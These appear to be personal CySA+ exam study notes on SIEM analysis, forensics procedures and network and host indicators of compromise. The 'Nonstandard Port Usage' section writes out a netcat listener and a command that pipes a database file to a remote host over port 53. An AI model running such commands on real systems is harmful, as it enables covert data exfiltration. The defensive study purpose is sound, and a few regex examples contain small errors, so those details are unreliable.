 - Message portion contains the source process of the event and related content
 - Original drawback to syslog – since syslog relied on UDP, there can be delivery issues with congested networks
 - Basic security controls like encryption and authentication and are not included by default within syslog
1. Newer implementations can use port 1468 (TCP) for consistent delivery
 2. Newer implementations can use TLS to encrypt messages sent to servers
 3. Newer implementations can use MD-5 or SHA-1 for authentication and integrity
 4. New implementations can use message filtering, automated log analysis, event response scripting and alternate message formats
 5. The newer version of the server is called syslog-ng or rsyslog
- Syslog can refer to the protocol, the server or the log entries themselves

Configuring a SIEM agent

Monday, October 10, 2022 9:30 PM

Analyzing your SIEM

Monday, October 10, 2022 10:24 PM

SIEM Dashboards

Monday, October 10, 2022 10:25 PM

- Cybersecurity analysts do:
 - Perform triage on alerts
 - Review security data sources
 - Review cyber threat intelligence
 - Perform vulnerability scanning
 - Identify opportunities for threat hunting
- Security incidents are identified and interpreted differently based on the overall threat level
- Dashboards – a console presenting selected information in an easily digestible format
- Visualizations – a widget showing records or metrics in a visual format, such as a graph or table
- KPIs – a quantifiable measure used to evaluate the success of an organization, employee, or other element in meeting objectives for performance

What to measure:

- # of vulnerabilities
- # of failed log-ons
- # of vulnerable systems
- # of security incidents
- Average response time
- Average time to resolve tickets
- # of outstanding issues
- # of employees trained
- % of testing completed
- Configure the dashboard to display needed information based on the user's role
-

Analysis and Detection

Monday, October 10, 2022 10:25 PM

An analyst needs to dismiss false positives while responding to true positives

- Conditional analysis – form of correlation performed by a machine by using signature detection and rule-based policies | conditional analysis creates large numbers of false positives and can't find zero-days
- Heuristic analysis – uses feature comparisons and likenesses rather than specific signature matching to identify whether the target of observation is malicious | uses machine learning to alert on behavior that is similar enough to a signature or rule
- Machine learning – a component of AI that enables a machine to develop strategies for solving a task given a labelled dataset where features have been manually identified but without further explicit instructions
- Behavioral analysis – network monitoring system that detects changes in normal operating data sequences and identifies abnormal sequences
- Behavioral analysis generates an alert whenever anything deviates outside a defined level of tolerance from a given baseline
- Behavioral analysis generates a lot of false positives and false negatives until its statistical model is adequately trained and tuned
- Anomaly analysis – network monitoring system that uses a baseline of acceptable outcomes or event patterns to identify events that fall outside the acceptable range | generates an alert that doesn't follow a set pattern or rule
- Anomaly vs Behavior – anomaly uses prescribed patterns (like an RFC or industry standard), whereas behavioral analysis records expected patterns in relation to the device being monitored

Trend Analysis

Monday, October 10, 2022 10:25 PM

Trend analysis - Process of detecting patterns within a dataset over time, and using those patterns to make predictions about future events or better understand past events

- Trend analysis can enable you to review past events with a new perspective
- It is impossible to identify a trend within a single logged event
- Frequency-based - establishes a baseline for a metric and monitors the number of occurrences over a period of time
- Volume-based - measures a metric based on the size of something, such as disk size or log size
- Statistical deviation analysis - uses the concept of mean and standard deviations to determine if a data point should be treated as suspicious
- Trend analysis is dependent on which metrics are used for baseline and measurement
- Trends that can be measured - Alerts and incidents, time to respond, network or host metrics, training and education, compliance, external threat levels
- Sparse attack - attackers bury their attacks within the network noise
- Due to large numbers of false positives, many analysts "tune down" their systems to be less sensitive
- Trend analysis can be used to identify these sparse attacks
- Narrative-based threat awareness and intelligence -- form of trend analysis that is reported in longform prose to describe a common attack vector seen over time

Rule and Query Writing

Monday, October 10, 2022 10:25 PM

- Correlation rules - interpreting the relationship between individual data points to diagnose incidents of significance to the security team
- SIEM correlation rule - statement that matches certain conditions as expressed using logical expressions, such as AND and OR, and operators, such as == (matches), < (less than), > (greater than), and in (contains)
- Correlation rules depend on normalized data
- Correlation rules match data as it is ingested into a SIEM and require data in memory as persistent state data
- SIEM queries - extracts records from among all the data stored for review or to show as a visualization

Searching and Piping Commands

Monday, October 10, 2022 10:25 PM

- Creating a SIEM correlation rule usually involves searching with strings
- Basic RegEx knowledge is needed for CySA+
- [] - single instance of a character within the brackets (ex. [a-z], [A-Z], [0-9], [a-zA-Z0-9], [\s] (white space), or [\d] (single digit))
- + = one or more occurrences and is called a quantifier, such as \d+ matching one or more digits
 - * - matches zero or more occurrences, such as \d* = zero or more digits
 - ? - one or none times, such as \d? = zero or one digits
 - { } - number of times within the curly braces, such as \d{3} = three digits or \d{7-10} matching seven to 10 digits
- () - matching group with a regex sequence placed within the parentheses, and then each group can subsequently be referred to by \1 for the first group, \2 for the second and so on
- | - the OR logical operator to match conditions "this or that"
- ^ - beginning of line
- \$ - end of line
- <https://Regexpr.com>
- Grep w/ regex
- -I - ignore case sensitivity
- -v - return non-matching strings
- -w - treat search strings as words
- -c - return a count of matching strings only
- -l - return names of files with matching lines
- -L - return names of files without matching lines
- Windows uses find and finstr
- Cut - enables the user to specify which text on a line they want removed from the results
- Sort - changes the output order
- Head - returns first 10 lines
- Tail - returns last 10 lines
- Tail shows you the most recent 10 entries of a log file
- Pipe (|) - using output of one command as the input of another command
- Grep "NetworkManager" /var/log/syslog | cut -d " " -f1-5 | sort -t " " -k3

Scripting Tools

Monday, October 10, 2022 10:25 PM

Exam tip - in-depth scripting not needed for CySA+

Bash - scripting language in Linux and macOS

`#!/bin/bash` - shebang

Powershell - scripting language for Windows

Wmic - program used to review log files on a remote Windows machine

Awk - scripting engine geared toward modifying and extracting data from files or data streams in Unix, Linux and macOS systems

Awk '/manager/ {print}' employee.txt - looks for "manager" in employee.txt

Which of the following commands would display all of the lines from the firewall.log file that contain the destination IP address of 10.1.0.10 and a destination port of 23?

grep "10.1.0.10," firewall.log | grep "23\$"

grep "10\1\.0\.10\," firewall.log | grep "23"

grep "10\1\.0\.10\," firewall.log | grep "23\$"

grep "10.1.0.10," firewall.log | grep "23"

Analyzing, Filtering, and Searching Logs

Monday, October 10, 2022 10:26 PM

Exam tips - Understand Security Onion is a SIEM and what its use is, understand grep

Digital Forensics

Tuesday, October 11, 2022 5:05 PM

Domain 4 - Objective 4.4

Digital Forensic Analysts

Tuesday, October 11, 2022 5:05 PM

Digital forensics - process of gathering and submitting computer evidence to trial and interpreting that evidence by providing expert analysis

- -Forensic analysts use specialist tools and skills to recover information from computer systems, memory and storage
- - Forensic examiners may be called on as an expert witness in criminal cases
- - planning IT systems and processes
- - investigate or reconstruct an incident
- - investigating if crimes occurred
- - collecting and protecting evidence
- - determining if data was exposed
- - developing processes and tools
- - supporting ongoing audits

Forensics Procedures

Tuesday, October 11, 2022 5:05 PM

Written procedures ensure that personnel handle forensics properly, effectively and in compliance with required regulations

- Identification – ensure the scene is safe, secure the scene to prevent evidence contamination and identify the scope of evidence to be collected
- Collection – ensure authorization to collect evidence is obtained and then document and prove the integrity of evidence as it is collected
- Analysis – create a copy of evidence for analysis and use repeatable methods and tools during analysis
- Reporting – create a report of the methods used in investigation and present detailed findings and conclusions based on the analysis
- Legal hold – process to preserve all relevant information when litigation is reasonably expected to occur
- A computer or server could be seized as evidence
- Appoint a liaison with legal knowledge and expertise who can be the point of contact with law enforcement

Ethics

1. Analysis must be done without bias
2. Analysis methods must be repeatable by third parties
3. Evidence must not be changed or manipulated

Warning – Defense attorneys will try to use any deviation of these ethics as a reason to dismiss your findings and analysis

Work Product Retention

Tuesday, October 11, 2022 5:06 PM

- Contractual method of retaining forensics investigators so that their analysis is protected from disclosure by the work product doctrine
- There are principles of discovery and disclosure that govern the exchange of evidence between prosecution and defense in a civil or criminal trial
- An attorney may hire an expert to handle the analysis
- Work product doctrine limit contact with the company's CSIRT team and they may not assist in the analysis
- Ensure the contract s between the attorney and the forensic analyst

Data acquisition

Tuesday, October 11, 2022 5:06 PM

- Data acquisition - Method and tools used to create a forensically sound copy of data from a source device, such as system memory or a hard disk
 - BYOD policies complicate data acquisition since you may not be able to legally search or seize the device
 - Some data can only be collected once the system is shut down or the power is suddenly disconnected
 - Analysts should always follow the order of volatility when collecting evidence
1. CPU registers and cache memory
 2. System memory (RAM)
 3. Data on persistent mass storage
 4. Remote logging and monitoring data
 5. Physical configuration and network topology
 6. Archival media

Warning – while most of the Windows registry is stored on the disk, some keys like HKLM\Hardware are only stored in memory so you should analyze the registry via a memory dump

USB data in Windows registry stored in HKLM\Hardware hive

Forensics Tools

Tuesday, October 11, 2022 5:06 PM

Digital forensics kit - A kit containing the software and hardware tools required to acquire and analyze evidence from system memory dumps and mass storage file systems

Digital forensic software is designed to assist in the collection and analysis of digital evidence

- Encase – a digital forensics case management product created by Guidance Software with built-in pathways or workflow templates that show the key steps in many types of investigations | acquisition analysis
- FTK – digital forensics investigation suite by AccessData that runs on windows server or server clusters for faster searching and analysis due to data indexing
- Sleuth Kit (Autopsy) - open-source digital forensics collection of command line tools and programming libraries for disk imaging and file analysis that interfaces with Autopsy as a graphical user front-end interface

Exam tip – no use needed

- Forensic workstations must have access to a high-capacity disk array subsystem or storage area network (SAN)
- Analysis should always take place on copies of acquired images

Warning – Analysts should always have forensic workstations prohibited from accessing the internet

Memory acquisition

Tuesday, October 11, 2022 5:06 PM

System memory image acquisition - Process that creates an image file of the system memory that can be analyzed to identify the processes that are running, the contents of temporary file systems, registry keys, network connections, cryptographic keys and more

- Live acquisition – capturing the contents of memory while the computer is running using a specialist hardware or software tool
 - Memoryze from FireEye
 - F-Response from TACTICAL
 - Crash dump – contents of memory are written to a dump file when Windows encounter an unrecoverable kernel error
 - Usually results in mini-dump file
 - Hibernation file – a file that is written to the disk when the workstation is put into a sleep state
 - some malware can detect the use of a sleep state and perform anti-forensics
 - Pagefile – a file that stores pages of memory in use that exceed the capacity of the host's physical RAM modules
-
- Live acquisition generates a snapshot of data that is changing second-by-second
 - Processes, password hashes, cryptographic keys, registry keys, cached files, and strings from open files can be found in live acquisition images

Disk Image Acquisition

Tuesday, October 11, 2022 5:06 PM

- process that creates an image file of the system's disks that can be analyzed to identify current, deleted and hidden files on a given disk
- live acquisition - capturing the contents of the disk drive while the computer is still running | The contents of the drive could be changed during acquisition
- static acquisition - computer is shut down through the OS properly and then the disk is acquired | Malware may detect the shutdown and perform anti-forensics
- static acquisition by pulling the plug - system's power is disconnected by removing the power plug from the wall socket
- There is a risk of corrupting the data but it is also the most likely to preserve the storage device's contents
- Which should I perform?

If you have time at the scene, you may decide to perform live acquisition and a static acquisition

- Physical acquisition - bit by bit copy of a disk that includes every non-bad sector on the target disk included deleted or hidden data
- Logical acquisition - copies files and folders from partitions using the file system table on the media
- Logical is faster but any files marked as deleted
- Write blockers - forensic tool to prevent the capture or analysis or workstation from changing data on a target disk or media
- Write blockers can be either dedicated hardware or a software-based solution
- imaging utilities - software utility that conducts the disk imaging of a target
- Many image acquisition software will also perform cryptographic hashing of the data during acquisition
- Different image acquisition tools used different file formats (.e01, .aff, .dd)
- dd- Linux/macOS command line tool that can perform disk image acquisition

Dd if=Dev/sda of=/mnt/flashdrive/evidence.dd

- If you are acquiring a virtual hard drive, it will already be in a vmdk (Vmware), vhd/vhdx (Hyper-V), or vdi (VirtualBox) format

Hashing

Tuesday, October 11, 2022 5:06 PM

Hashing - digital fingerprint

SHA - current standard

SHA1 - 160-bit hash digest

SHA-2 - 256-bit or 512-bit digest

MD5 - 128-bit digest

Collision - two different inputs output the same hash

- certutil (built-in Windows)
- fciv (file checksum integrity verifier)

Hashing can also be used to prove file integrity of the operating system and application files

File Integrity Monitoring (FIM) - software that reviews system files to ensure that they have not been tampered with

Timeline Generation

Tuesday, October 11, 2022 5:06 PM

Timeline - tool that shows the sequence of file system events within a source image in a graphical format

Timeline report

How was access to the system obtained?

What tools have been installed?

What changes to the files were made?

What data has been retrieved?

Was data exfiltrated?

Many forensics tools can generate a timeline based on your evidence

If your tool doesn't support it, you can create a spreadsheet with a sequence of events to serve as a timeline

Carving

Tuesday, October 11, 2022 5:06 PM

- - HD and SSD - 512 bytes standard or 4096 bytes advanced
- - Block/cluster - the smallest unit the file system can address (default is 4096 bytes)
- - Master File Table - table that contains metadata with the location of each file in terms of blocks/cluster for disks formatted as NTFS

When a user deletes a file, they are only deleting the reference in the table and convert that previous location

- - File carving - process of extracting data from a computer when that data has no associated file system metadata

File carving attempts to piece together data fragments from unallocated and slack space to reconstruct deleted files or at least parts of those files

- - scalpel - open-source command line tool part of the sleuth kit that's used to conduct file carving on Linux and Windows systems

Chain of Custody

Tuesday, October 11, 2022 5:06 PM

- Chain of custody - record of evidence history from collection, presentation in court, to removal

Specialized evidence bags are used for electronic media that ensures they cannot be damaged or corrupted by electrostatic discharge (ESD)

- Criminal cases or internal security audits can take months or years to resolve
- Evidence can take up lots of space
- Properly name data, such as yyyyMMDD
- Make sure evidence is stored in secured space

Collecting and Validating Evidence

Tuesday, October 11, 2022 5:06 PM

Analyzing Network IoCs

Wednesday, October 12, 2022 5:19 PM

IoC - sign that an asset or network has been attacked or is currently under attack

- port scan or sweep
- non-standard port usage
- covert channels
- Rogue/unrecognized devices

Traffic Spikes

Wednesday, October 12, 2022 5:19 PM

- - Sharp increase in connection requests in comparison with a given baseline
- - DDoS - compromised hosts overwhelming server with request or response traffic
- DDoS can overwhelm even the most well-defended networks through sheer volume of traffic
- Unexpected surge of internet traffic - could indicate an ongoing DDoS attack
- Excessive numbers of TIME_WAIT connections in a load balancer's or web server's state table, plus high numbers of HTTP 503 Service Unavailable log events could also indicate a DDoS attack is occurring
- Large amounts of outbound data could indicate your network contains victimized hosts being used in a DDoS attack
- - How do you measure a DDoS?
- - Bandwidth consumption can either be measured as the value of bytes sent or received or as a percentage of the link utilization
- DRDoS - network-based attack where the attacker dramatically increases the bandwidth sent to the victim during a DDoS attack by implementing an amplification factor
- A DRDoS occurs when the adversary spoofs the victim's IP address and tries to open connections with multiple servers
- A bogus DNS query is an effective way to send a small request and require a server to provide a lot of information
- - A single NTP request can generate a response with a list of the last 600 machines the server contacted

Bandwidth consumption and traffic spikes may be indicative of other types of attacks

A site can crash under normal unexpected server load increases if a site becomes popular too quickly

Slashdot effect - causing a website to crash when a smaller website becomes popular quickly due to exposure on social sharing sites like Slashdot, Reddit and Twitter

How can you mitigate a DDoS?

- conduct real-time log analysis to identify patterns of suspicious traffic and redirect it to a black hole or sinkhole
- use geolocation and IP reputation data to redirect or ignore suspicious traffic
- aggressively close slower connections by reducing timeouts on affected servers
- using caching and backend infrastructure to offload processing to other servers

- utilize enterprise DDoS protection services such as Cloud Flare or Akamai

Our Goal - survive the DDoS attack

Beaconing

Wednesday, October 12, 2022 5:20 PM

- a means for a network node to advertise its presence and establish a link with other nodes
- Beaconing can be used legitimately, such as a beacon management frame being sent by a wireless access point
- malicious beaconing usually takes the form of a simple ping or heartbeat to verify the bot is still alive in the botnet
- C2 network hosts can be difficult to identify or block since they change DNS names and IP addresses using domain generation algorithms (DGA) and fast flux DNS
 - some legitimate applications also perform beaconing

Other beaconing services

- NTP servers
- Auto update systems
- Cluster services
- Jitter - an adversary's use of a random delay to frustrate indicators based on regular connection attempt intervals
- Adversaries often use sparse delivery to reduce packet sizes and hide in the noise of the other network traffic
- C2 servers must issue commands to its zombies in the botnet using a communication channel

Beacon Channels

- IRC - group communication protocol with networks divided into discrete channels that are the individual forums used by clients to chat
 - IRC as a C2 method is declining
- HTTP and HTTPS – mitigation = intercepting proxy at a network's edge
- DNS – effective C2 channel since it doesn't need a direct connection to the outside network and instead can use a local resolver
- DNS as C2 IoCs
 1. Same query is repeated several times when a bot is checking into a C2 server for more orders
 2. Commands sent within request or response queries will be longer and more complicated than normalEvasion – attackers break their control messages into several different query chunks to not trip sensors
- Social media sites – allow an attacker to live off the land
- Cloud services
- Metadata in media and document files
 - Metadata within these files can hold the attacker's C2 messages

Irregular P2P Communications

Wednesday, October 12, 2022 5:20 PM

The predominant type of user traffic is to and from clients and servers within most networks

P2P – attack indicator where hosts within a network establish connections over unauthorized ports or data transfers

Attackers commonly use SMB since it's typical within Windows environments


ARP Spoofing or ARP Poisoning

Use an IDS to identify suspicious traffic patterns caused by ARP poisoning generating far more traffic than normal

Rogue Devices

Wednesday, October 12, 2022 5:20 PM

- Mitigation – use digital certificates on endpoints and servers to authenticate and encrypt traffic using IPSec or HTTPS
- Rogue – unauthorized device or service on a corporate private network that allows unauthorized individuals to connect to the network
- Rogue system detection – a process of identifying and removing systems from the network that aren't supposed to be there
-



- An adversary may set up a server as a honeypot to harvest network credentials or other data
- An authorized device could also be used in an unauthorized way
- VMs can be used to create rogue servers and services in a virtualized environment

How to perform rogue device detection?

- Visual inspection of ports and switches – inspecting while ensuring an attacker didn't install additional equipment or counterfeit equipment with fake asset tags
- Conduct network mapping and discovery – enumeration scanners can identify hosts via banner grabbing or fingerprint of devices across the network
- Wireless monitoring – sniffing and discovery can be used to find unknown or unidentifiable service

set identifiers (SSIDs) showing up within an office range

- Packet sniffing and traffic flow – used to identify the use of unauthorized protocols
- NAC and AD – suites and appliances can combine automated network scanning with defense and remediation suites to try and prevent rogue devices accessing the network
-

Scans and Sweeps

Wednesday, October 12, 2022 5:20 PM

Rogue devices often begin their attack by scanning and sweeping to find other hosts and vulns

Port scan – enumerating status of TCP/UDP ports on target system using software tools

Fingerprinting – identifying type and version or OS by analyzing its responses to network scans

Sweep – scan directed at multiple IP addresses to discover whether a host responds to connection requests for particular ports

Footprinting – gathering info about the target prior to attack

Authorized network scans should only be performed from a restricted range of hosts

IDS' identify scanning by detecting when the number of SYN, SYN/ACK and FIN packets is not statistically balanced

WARNING – scan sweeps of your org's internet-facing resources is a common occurrence and should not immediately sent you into a panic

Nonstandard Port Usage

Wednesday, October 12, 2022 5:20 PM

IANA maintains a list of well-known and registered TCP and UDP port mappings

Well-known ports - 0 - 1023

Registered - 1024 - 49151

Dynamic ports - 49152 - 65535

Legit app servers will use well-known and registered ports by default

No definitive or comprehensive list of ports used by malware

- Unknown open dynamic port appears to be constantly open on a host, it may indicate a malicious traffic channel
- non-standard port - communicating TCP/IP app traffic, such as HTTP, FTP or DNS, over a port that is not the well-known or registered port established for that protocol
- IOC #1 - use of a non-standard port when a well-known or registered port is already established for that protocol
Malware might use a non-standard port other than 53 for DNS traffic
- IOC #2 - mismatched port/app traffic where non-standard traffic is communicated over a well-known or registered port

Mitigation #1 - Configure firewalls to allow only whitelisted ports to communicate on ingress and egress interfaces

Mitigation #2 - configuration documentation should also show which server ports are allowed on any given host type

Mitigation #3 - configure detection rules to detect mismatched protocol over a non-standard port

Attackers will attempt to obtain remote access to run commands

- Shells and reverse shells

Reverse shell exploits orgs that have not configured outbound traffic filtering at the firewall

Setup a listener to receive - nc -l -p 53 > database.sql

Send a file to listener - type database.sql | nc 10.1.0.21 53

TCP ports

Wednesday, October 12, 2022 5:20 PM

Must know the TCP port numbers for registered ports that are commonly scanned

21 - FTP

22 - SSH

23 - Telnet

25 - SMTP

53 - DNS

80 - HTTP

110 - POP

135 - MSRPC

139 - NETBIOS

143 - IMAP

445 - MICROSOFT-DFS (SMB on current Windows networks)

993 - IMAPS

995 - POP3S

1723 - PPTP

3306 - SQL

5900 - VNC

8080 - HTTP-PROXY

443 - HTTPS

UDP ports

Wednesday, October 12, 2022 5:20 PM

53 - DNS

67 - DHCPS

68 - DHCPC

138 - NETBIOS-DGM

520 - RIP (Routing Information Protocol)

631 - IPP

1434 - MS-SQL

1900 - UPNP

4500 - NAT-T-IKE - used to set up IPsec traversal through a NAT gateway

Data Exfiltration

Wednesday, October 12, 2022 5:20 PM

Data exfiltration - attacker takes data stored inside a private network and moves it to an external network

Data-exfiltration channels

- HTTP or HTTPS
- commercial file sharing services to upload data
- HTTP requests to DBs
- adversary uses SQL injection or similar techniques to copy records from the database to which they should not have access
- IOC - spikes in requests to a PHP file or other scripts and unusually large HTTP response packets
- DNS - use of DNS queries to transmit data out of a network enclave
- IOC - atypical query type being used such as TXT, MX, CNAME and NULL
- Overt channel - use of FTP, IM, P2P , email, etc
- Explicit tunnel - use of SSH or VPNs to create a tunnel to transmit data
- IOC - atypical endpoints involved in tunnels due to their geographic location

Warning - adversary could use a different channel for data exfiltration than for C2

Best mitigation - Strong encryption of data at rest and data in transit

Covert Channels

Wednesday, October 12, 2022 5:20 PM

Communication path that allows data to be sent outside of the network without alerting any intrusion detection

Covert channels enable the stealthy transmission of data from node to node using means that your security channels do not anticipate

- transmit data over nonstandard port
- encoding data in TCP/IP packet headers
- segmenting data into multiple packets
- obfuscating data using hex
- transmitting encrypted data
- mitigation - advanced intrusion detection and UEBA tools are your best option to detect covert channels, but they will not detect everything

Covert channels can be created using different storage and timing methods

- covert storage channel - utilizes one process to write a storage location and another process to read from that location
- covert timing channel - utilizes one process to alter a system resource so that changes in its response time can signal information to a recipient process

Some covert channels are a hybrid of storage and timing channels

Steganography is a covert channel

WARNING - Data loss countermeasures may inspect all outgoing packets for any signatures that match a database of known file signatures but can be circumvented by steganography

Analysis of Network IoCs

Wednesday, October 12, 2022 5:20 PM

Analyzing host-related IOCs

Saturday, October 15, 2022 6:22 PM

Host-related IOCs

Saturday, October 15, 2022 6:22 PM

- IOC – a sign that an asset has been attacked or under attack

Malicious Processes

Saturday, October 15, 2022 6:23 PM

How can you tell if something is malicious?

- Establish baseline of host
- Malicious process – process executed without proper authorization from the system owner for the purpose of damaging or compromising the system
- Malicious code will often be injected into a host process by making it load the malware code as a DLL within Windows
- Abnormal process behavior – IOC that a legit process has been corrupted with malicious code for the purpose of damaging or compromising the system
- Use tools to track and report on processes that are or have been running from a baseline image
- Windows tools for malicious process identification
 - a. Sfc /scannow
 - b. Process monitor
 - c. Process explorer
 - d. Tasklist
 - e. PE explorer
- Linux tools
 - a. Pstree
 - b. Ps
- Daemons – background service in the linux OS that runs as a process with the letter "d" after it
- Systemd – init daemon in Linux that is first executed by the kernel during the boot up process and always has the process ID of 1
- PID (process ID) - a unique ID Number of a process launched by a Linux system
- PPID – unique ID of the parent process
- Pstree – linux command that provides the parent/child relationship of all processes on a Linux system
- Ps – lists attributes of all current processes started by the current user
- Ps –A or ps –e provide full list of processes from all users
- Ps –C cron – command that displays the processes for the cron command
- Ps –A | sort –k 3 – display the process sorted by the third column (execution time)
- Malware often uses injection into Linux shared libraries (shared objects or .so files)
-

Memory forensics

Saturday, October 15, 2022 6:23 PM

- Fileless malware executes from memory without saving anything to the file system
- Fileless detection techniques – analysis of the contents of system memory, and of process behavior, rather than relying on scanning the file system
- Memory analysis tool – allows you to reverse engineer the code used by the processes, discover how processes interact with the file system (handles) and Registry, examine network connections, retrieve cryptographic keys and extract strings
- FTK and Encase have memory forensics modules
- Volatility framework – open-source memory forensics tool for analyzing specific elements of memory such as a web browser module, cmd history and others
- Memoryze – free memory forensic tool that helps find evil in live memory

Exam tips – know tools and what they do

Consumption

Saturday, October 15, 2022 6:23 PM

Resource consumption is a key indicator of malicious activity, but also occurs with legit software

- Processor usage
- Memory consumption
- Understand the baseline or normal usage of a process and compare it against what you are observing to determine if it is suspicious
- Free – command that outputs a summary of the amount of memory is used and free on Linux
- Top – creates scrollable table of every running process
- The htop utility provides similar functionality, plus mouse support and contains a more easy to read output when run in the default configuration
- Memory overflow – exploiting a vulnerability in an application to execute arbitrary code or to crash the process (or with an ongoing memory leak to crash the system)
- Run the code in a sandboxed debugging environment to find the process exploiting a buffer overflow condition
- An analyst may identify a buffer overflow signature created by the exploit code
- DoS method is to cause an app to overrun its memory buffer to trigger an execution failure

Disk and file system

Saturday, October 15, 2022 6:23 PM

Malware is still likely to leave; metadata on the file system even if it is fileless

- Staging area – place where an adversary begins to collect data in preparation for data exfiltration, such as temporary files and folders, user profile locations, data masked as logs, alternate data streams (ADS), or in the recycle bin
- Data is often compressed and encrypted in the staging area
- Scan host file system for the file archives, compression and encryption types to detect staging areas
- File system viewers – search the file system for keywords quickly, including system areas such as recycle bin and NTFS shadow copy volume information
- Analyzing file metadata allows for the reconstruction of a timeline of events that have taken place on the computer
- Dir /Ax - filters all file/folder types that match the given parameter (x), such as dir /AH displays on hidden files and folders
- Dir /Q - displays who owns each file, along with the standard information
- Dir /R - displays alternate data streams for a file
- Malware may be caching files locally for exfiltration over the network or via USB
- Disk utilization tools can scan a file system and retrieve comprehensive statistics
- Visual representation, directory listing, real time usage of data being written
- Linux file system analysis tools
 - a. Lsof – retrieves a list of all files currently open on the system, get a list of all resources a process is currently using lsof -u root -a p 1645
 - b. Df – retrieves how much disk space is used by all mounted file systems and how much space is available for each
- Du – retrieve disk space each directory is using based on the specified directory | du /var/log
- Cryptographic analysis tools – determine the type of encryption algorithm used and assess the strength of the encryption key
- An analyst must recover or brute force the user password to obtain the decryption key for an encrypted volume

Unauthorized privilege

Saturday, October 15, 2022 6:23 PM

- Privilege escalation – exploiting flaws in an OS or other app to gain greater access than intended for the user or app
- How can you detect privesc?
- Security teams monitor authentication and authorization systems
- Unauthorized sessions – certain accounts access devices or services that they should not be authorized to access
- Failed logins - attempt to authenticate to the system using the incorrect creds
- New accounts – attack may be able to create new accounts in a system and can be especially dangerous if they create an admin account
- Guest account usage – enable an attacker to log on to a domain and begin footprinting the network
- Off-hours usage – account being used in off hours, may indicated an attacker attempting to catch the organization unaware
- The Microsoft Policy Analyzer can identify whether a policy deviates from a configuration baseline
- Accesschk and accessenum are part of sysinternals and can analyze privileges applied to a file or resource
-

Unauthorized software

Saturday, October 15, 2022 6:23 PM

- A more subtle software-based IoC involves the presence of attack tools on a system
- Unauthorized software can include legit software that should not be installed on a particular workstation
- An attacker may modify a normal file for malicious use, such as a host file
- Most forensics toolkits can view app usage and history
- Prefetch files – file that records app names that have been run, as well as the date and time, file path, run count, and DLLs used by the executable
- Shim cache – an app usage cache that is stored in the registry as the key HKLM\SYSTEM\Currentcontrolset\control\sessionmanager\appcompatcache\appcompatcache
- Amcache – an app usage cache that is stored as a hive file at c:\windows\appcompat\programs\amcache.hve

Unauthorized change/hardware

Saturday, October 15, 2022 6:24 PM

- Unauthorized change – change that's been made to a configuration file, software profile or hardware without proper authorization or undergoing the change management process
- Unauthorized changes can occur to software or hardware
- Usb firmware can be programmed to make the device look like another device class
- Connect a suspect hardware to a sandbox to analyze it

Persistence

Saturday, October 15, 2022 6:23 PM

- Ability of a threat actor to maintain covert access to a target host or network
- Relies on modifying the registry or a system's scheduled tasks

Registry – hierarchical database that stores low-level settings for the Windows OS and for the kernel, device drivers, services, Security Accounts Manage and the user interface

- Registry viewer tool – extract Windows registry files from an image and display them on the analysis workstation
- Built-in regedit tool doesn't display the last modification time of a value by default
- Regdump – dumps the contents of the registry in a text file with simple formatting so that you can search specific strings in the file with find
- Grep – search the contents if analyzing the contents on Linux
- Windows has two types of autorun keys: Run and RunOnce
- Run- initializes its values asynchronously when loading them from the registry
- RunOnce – initializes its values in order when loading them from the registry

```
† HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run  
† HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce  
† HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run  
† HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
```

- The registry entries for the system's running drivers and services are found in HKLM\SYSTEM\CurrentControlSet\Services
- Malware may attempt to change file associations for exe, bat, com, and cmd files
- File extension registry entries are located in the following places:
-

HKEY_CLASSES_ROOT (HKCR)
HKEY\SOFTWARE\Classes
HKCU\SOFTWARE\Classes

- The registry entries for the recently used files are found in
-

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

- Compare known key values to their current values or to a configuration baseline to identify tampering
- Windows task scheduler – create new tasks to run at predefined times
- Task scheduler may be able to capture the history of non-system services, like malwae that installs itself as its own service
- Crontab

Exam tips – be familiar with registry and analyzing it

Analyzing Application-related IoCs

Sunday, October 16, 2022 5:47 PM

- Observing application behavior can reveal signs of an intrusion
- Application logs can provide indicators of compromise

Anomalous Activity

Sunday, October 16, 2022 5:47 PM

- web apps
- Databases
- Dns services
- Remote access servers
- Symptoms of anomalous activity include strange log entries, excessive per-process ports and resource consumptions, and unusual user accounts
